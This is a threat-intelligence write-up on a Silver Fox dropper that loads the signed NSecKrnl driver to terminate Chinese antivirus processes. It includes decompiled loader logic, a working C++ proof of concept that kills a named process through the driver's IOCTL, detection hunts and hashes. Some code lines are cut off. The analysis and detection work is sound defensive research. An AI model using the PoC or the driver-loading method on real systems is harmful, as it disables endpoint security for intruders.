Silver Fox Exploiting BYOVD to Kill Endpoint Security

By Maurice Fielenbach

Published: 2025-09-07 · Archived: 2026-04-06 00:39:58 UTC

During threat-intelligence activities, we identified a new Silver Fox campaign distributing fake application installers (e.g., WinRAR, Telegram, and others). The installer drops multiple binaries; one stood out: a file named `NVIDIA.exe` (SHA-256: `b4ac2e473c5d6c5e1b8430a87ef4f33b53b9ba0f585d3173365e437de4c816b2`), which, during analysis, revealed the presence of an unknown driver used to support its operations.

`NVIDIA.exe`'s main logic is deliberately simple. It defines a fixed list of 20 process/image names and continuously hunts for them:

- `ZhuDongFangYu.exe`
- `360tray.exe`
- `kxecenter.exe`
- `kxemain.exe`
- `kxetray.exe`
- `kxescore.exe`
- `HipsMain.exe`
- `HipsTray.exe`
- `HipsDaemon.exe`
- `QMDL.exe`
- `QMPersonalCenter.exe`
- `QQPCPatch.exe`
- `QQPCRealTimeSpeedup.exe`
- `QQPCRTP.exe`
- `QQPCTray.exe`
- `QQRepair.exe`
- `360sd.exe`
- `360rp.exe`
- `360Tray.exe`
- `360Safe.exe`

The list comprises Chinese security products, strongly suggesting targeting of Chinese victims, with a focus on 360 Antivirus (Beijing Qihoo Technology Co., Ltd.). Immediately after defining the list, the sample opens a driver handle.


Targeted process names and driver handle open

The sample then enters an infinite loop that enumerates active processes with a `Toolhelp32snapshot` and, on each match, sends the PID to the driver via `DeviceIoControl`:

```
DeviceIoControl(g_DriverHandle,
                0x2248E0u,
                &InBuffer, 4u,  // PID (DWORD)
                0, 0,
                (LPDWORD)&BytesReturned,
                0);
```

We later confirm that this IOCTL (`0x2248E0`) triggers process termination inside the driver. As a result, the loop persistently attempts to kill the targeted security products.


Process snapshot iteration and repeated DeviceIoControl in an endless loop

Analysis of the Driver Load Function

The driver-loading routine is quite revealing through its strings and APIs. We observe `CreateFileW(L"\\\\.\\NSecKrnl", …)` and log text `"[-] \\Device\\NSecKrnl is already in use."`, clearly tying user mode to a kernel device named `NSecKrnl`. If `\\.\NSecKrnl` already exists, the function returns an error from `.text:0000000140002C3D`.


NSecKrnl references and PRNG seeding

More interestingly, the routine calls `srand( time(0) * GetCurrentThreadId() )` (Hex-Rays showed `unknown_libname_33(0) → time(0)`). It then uses `rand()` to generate a random alphabetic name:

```
driverFileNameLength = rand() % 20 + 10;
 driverFileNameLengthTmp = driverFileNameLength;
 if ( driverFileNameLength > 0 )
 {
   v10 = 0;
   do
     *((_BYTE *)&finalDriverFileName + v10++) = alphaArray[rand() % 52uLL];// Get characters from 52 character
   while ( v10 < driverFileNameLengthTmp );
 }
```

The function enumerates the temp directory, writes the driver, and registers it as a service.


Driver loading summary: temp directory enumeration, file drop, and service registration

The temp path discovery uses `GetTempPathA`. If it fails, the loader returns. The wrapper then invokes another function (`.text:00007FF7AF552DE0`) responsible for writing the driver, confirming that `NVIDIA.exe` is both a dropper and an EDR silencer.

The writer at `.text:0000000140002960` references data at `.rdata:000000014003EF80` with a size of 25,056 bytes (`0x61E0`), immediately after initializing an `ofstream` / `filebuf`.


Writing the embedded driver (size 25,056 bytes)

The memory at that address begins with `MZ` (`0x4D5A`); we converted the section to an array and dumped it to disk for static analysis, covered in the next blog section.


Embedded driver bytes (MZ header) in .rdata

Registering and Loading the Driver

Before the main loop receives the final device handle, the dropper must register the driver it wrote to `%TEMP%` under its random name of up to twenty-nine characters. The registration routine creates the service key beneath `HKLM\SYSTEM\CurrentControlSet\Services\<RandomName>`, sets the image path to the dropped file, enables the privilege required to load kernel drivers, and calls `NtLoadDriver` using the `\Registry\Machine\...` representation of the same path.


Driver registration routine invoked

The registration routine accepts a `std::wstring` argument containing the fully qualified image path to the driver file. It first constructs the service subkey `SYSTEM\CurrentControlSet\Services\<RandomName>` and calls `RegCreateKeyW`. If this fails, it logs the error and returns a failure. It then writes ImagePath as a `REG_EXPAND_SZ` using the path from the string argument and sets `Type` to 1, which is the value for `SERVICE_KERNEL_DRIVER`. On legitimate systems ImagePath typically appears as `\SystemRoot\System32\drivers\Name.sys` (expandable) or `\??\C:\Windows\System32\drivers\Name.sys` (native). In this campaign, it points to a user-writable temporary directory.


Service key creation and ImagePath/Type written

The routine then resolves two functions from ntdll.dll at runtime: `RtlAdjustPrivilege` and `NtLoadDriver`. It calls `RtlAdjustPrivilege` to enable `SeLoadDriverPrivilege` (privilege index 10) on the process token and records the previous state. If this step fails, the loader reports that privilege acquisition failed and returns, since the subsequent kernel API will fail without it. The final preparation is constructing the `UNICODE_STRING` `\Registry\Machine\SYSTEM\CurrentControlSet\Services\<RandomName>` and passing it to `NtLoadDriver`. The code logs the status in hex and treats both conventional success and `STATUS_IMAGE_ALREADY_LOADED` (`0xC000010E`) as success conditions.


RtlAdjustPrivilege and runtime resolution from ntdll.dll

Analysis of the Dropped Driver

With the dropper understood, we turned to the driver itself. Although we previously dumped it directly from `.rdata:14003EF80`, the same effect can be observed by following the write at runtime with a debugger. In a representative execution, the dropper created `C:\Users\AZUREU~1\AppData\Local\Temp\hRLRvTzewcfeyTHCsnrhGZlB` and immediately registered a service of the same name under `HKLM\SYSTEM\CurrentControlSet\Services\hRLRvTzewcfeyTHCsnrhGZlB`.



NVIDIA.exe writing the driver on disk (x64dbg)


Services registry key referencing the dropped driver

At the time of analysis, the dropped driver `NSecKrnl64` (`206f27ae820783b7755bca89f83a0fe096dbb510018dd65b63fc80bd20c03261`) was validly signed by Shandong Anzai Information Technology CO., Ltd., with a single vendor classifying it as malicious.


NSecKrnl on VirusTotal

The driver's entry routine initializes a few globals including a spinlock, sets up `\Device\NSecKrnl` and `\DosDevices\NSecKrnl` so that user mode can reach it as `\\.\NSecKrnl`, and wires the IRP dispatch table so that `IRP_MJ_CREATE` and `IRP_MJ_CLOSE` both route to `sub_140001010` while `IRP_MJ_DEVICE_CONTROL` routes to `sub_140001030`. It installs an unload routine, calls `IoCreateDevice` with a `DeviceType` of `0x22` (`FILE_DEVICE_UNKNOWN`), and creates the DOS-visible symbolic link. If link creation fails, it deletes the device and returns that error. On the successful path, it registers a process-creation notify routine via `PsSetCreateProcessNotifyRoutine`, an image-load notify routine via `PsSetLoadImageNotifyRoutine`, stores whether those registrations succeeded, and calls a final internal initializer before returning.


Driver entry (DriverEntry)

The IOCTL dispatcher at `sub_140001030` (`.text:0000000140001030`) is the `IRP_MJ_DEVICE_CONTROL` handler. It reads the control code from the current stack location and branches into one of four handlers. The codes are four adjacent values: `0x2248D4`, `0x2248D8`, `0x2248DC`, and `0x2248E0`, constructed as `CTL_CODE(FILE_DEVICE_UNKNOWN, 0x1238..0x123B, METHOD_BUFFERED, FILE_READ_ACCESS)`. The specific code observed in user mode, `0x2248E0`, reaches the process termination primitive implemented at `sub_1400013E8`.


IOCTL dispatch

The termination primitive `sub_1400013E8` (`.text:00000001400013E8`) accepts the input as a PID, resolves the corresponding `EPROCESS` via `PsLookupProcessByProcessId` , opens a kernel-mode handle using `ObOpenObjectByPointer` with `OBJ_KERNEL_HANDLE` (`0x200`) and `PROCESS_TERMINATE` (`0x1`), calls `ZwTerminateProcess` , and finally closes the handle and dereferences the process object. Although the function returns 0 unconditionally, the success or failure observed by user mode flows from the status the dispatcher writes to the IRP before completing it.


Process termination primitive

Proof of Concept

During research we fuzzed the control interface and confirmed that the driver accepts the same IOCTL (`0x2248E0`) for process termination, which allowed us to build a minimal proof of concept to validate detections in a lab. The PoC takes a process name, resolves the PID using Toolhelp, opens `\\.\NSecKrnl` , and issues DeviceIoControl with the PID in a four-byte buffer.

```
 #include <windows.h>
#include <tlhelp32.h>
#include <string>
#include <optional>
#include <iostream>

DWORD getPIDByProcessName(const std::wstring& processName)
{
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);

    if (snapshot == INVALID_HANDLE_VALUE) {
        std::wcerr << L"[-] CreateToolhelp32Snapshot failed. Error: " << GetLastError() << std::endl;
        return 0;
    }

    PROCESSENTRY32W pe{};

    pe.dwSize = sizeof(pe);

    if (!Process32FirstW(snapshot, &pe)) {
        std::wcerr << L"[-] Process32FirstW failed. Error: " << GetLastError() << std::endl;
        CloseHandle(snapshot);
        return 0;
    }

    do {
        if (_wcsicmp(pe.szExeFile, processName.c_str()) == 0) {
            DWORD pid = pe.th32ProcessID;
            CloseHandle(snapshot);
```

```
            return pid;
        }
    } while (Process32NextW(snapshot, &pe));

    CloseHandle(snapshot);

    return 0;
}

int wmain(int argc, wchar_t* argv[])
{
    if (argc < 2) {
        std::wcerr << L"Usage: pidlookup.exe <process.exe>" << std::endl;
        return 1;
    }

    DWORD pid = getPIDByProcessName(argv[1]);

    if (pid) {
        std::wcout << L"[+] Found PID: " << pid << std::endl;
    }

    else {
        std::wcerr << L"[-] Process not found." << std::endl;
        return 1;
    }

    HANDLE deviceHandle = CreateFileW(L"\\\\.\\NSecKrnl", GENERIC_READ | GENERIC_WRITE, 0, nullptr, OPEN_EXISTI

    if (deviceHandle == INVALID_HANDLE_VALUE)
    {
        std::wcerr << L"[-] Failed to open handle to driver 'NSecKrnl'. Error: " << GetLastError() << std::endl;
        return 1;
    }

    constexpr DWORD IOCTL_TERMINATE_PROCESS = 0x2248E0u;

    DWORD bytesReturned = 0;

    BOOL success = DeviceIoControl(deviceHandle, IOCTL_TERMINATE_PROCESS, &pid, sizeof(DWORD), nullptr, 0, &byte

    std::wcout << L"[*] Tried to kill PID " << pid << std::endl;

    return 0;
}
```

PoC attempting to terminate processes via \\.\NSecKrnl

PoC attempting to terminate processes via \\.\NSecKrnl

Detection

Enable the Windows Vulnerable Driver Blocklist (and WDAC/HVCI where feasible). Monitor for driver and service installation activity that references non-default, user-writable paths (for example `%TEMP%`, `%LOCALAPPDATA%\Temp`, `C:\Windows\Temp`, `C:\Users\<name>\AppData\Local\Temp`, or `C:\ProgramData`). Correlate driver file creation with service registry writes to `HKLM\SYSTEM\CurrentControlSet\Services\<name>\ImagePath` and confirm the subsequent driver load. This combination is a high-signal indicator with very low false-positive rates in enterprise environments.

Use the following quick hunts to surface the behavior in native Windows logs:

```
 # Services installed with ImagePath in temp (System 7045)
Get-WinEvent -FilterHashtable @{LogName='System'; Id=7045} |
  Where-Object { $_.Message -match '(?i)\\temp\\' } |
  Select-Object TimeCreated, Message

# Driver loads from temp (Sysmon 6)
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Sysmon/Operational'; Id=6} |
  Where-Object { $_.Message -match '(?i)\\temp\\' } |
  Select-Object TimeCreated, Message

# Registry writes to Services\*\ImagePath with temp (Sysmon 13)
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Sysmon/Operational'; Id=13} |
  Where-Object { $_.Message -match 'Services\\.+\\ImagePath' -and $_.Message -match '(?i)\\temp\\' } | Select-Ob
```

Tune by this list is short. Pair these hunts with your Sysmon configuration that captures Event ID 11 (file create), Event ID 13 (registry set), and Event ID 6 (driver load with hash and signature fields) to build a complete timeline that begins with the `.sys` file landing in a temp path, proceeds to the Services ImagePath write, and ends with the kernel load attempt.


Sysmon Event ID 13 – Registry value set

Wrapping Up

Remember that deleting the Services registry key and removing the driver file does not evict a currently loaded driver; the device object remains resident until the driver is cleanly stopped, or the system is rebooted. After containment, reboot and validate that `\\.\NSecKrnl` is no longer accessible, then review logs for additional artifacts from the same campaign. Treat any observation of this behavior as a potential backdoor/RAT deployment and escalate to incident response.

Indicators

NVIDIA.exe

MD5: `5d38c8a2e1786e464a368465d594d2b4`

SHA-1: `b5a605440f50e8d0fd5b26d01886a3b4a3dd3c8d`

SHA-256: `b4ac2e473c5d6c5e1b8430a87ef4f33b53b9ba0f585d3173365e437de4c816b2`

NSecKrnl64.sys

MD5: `80961850786d6531f075b8a6f9a756ad`

SHA-1: `b0b912a3fd1c05d72080848ec4c92880004021a1`

SHA-256: `206f27ae820783b7755bca89f83a0fe096dbb510018dd65b63fc80bd20c03261`
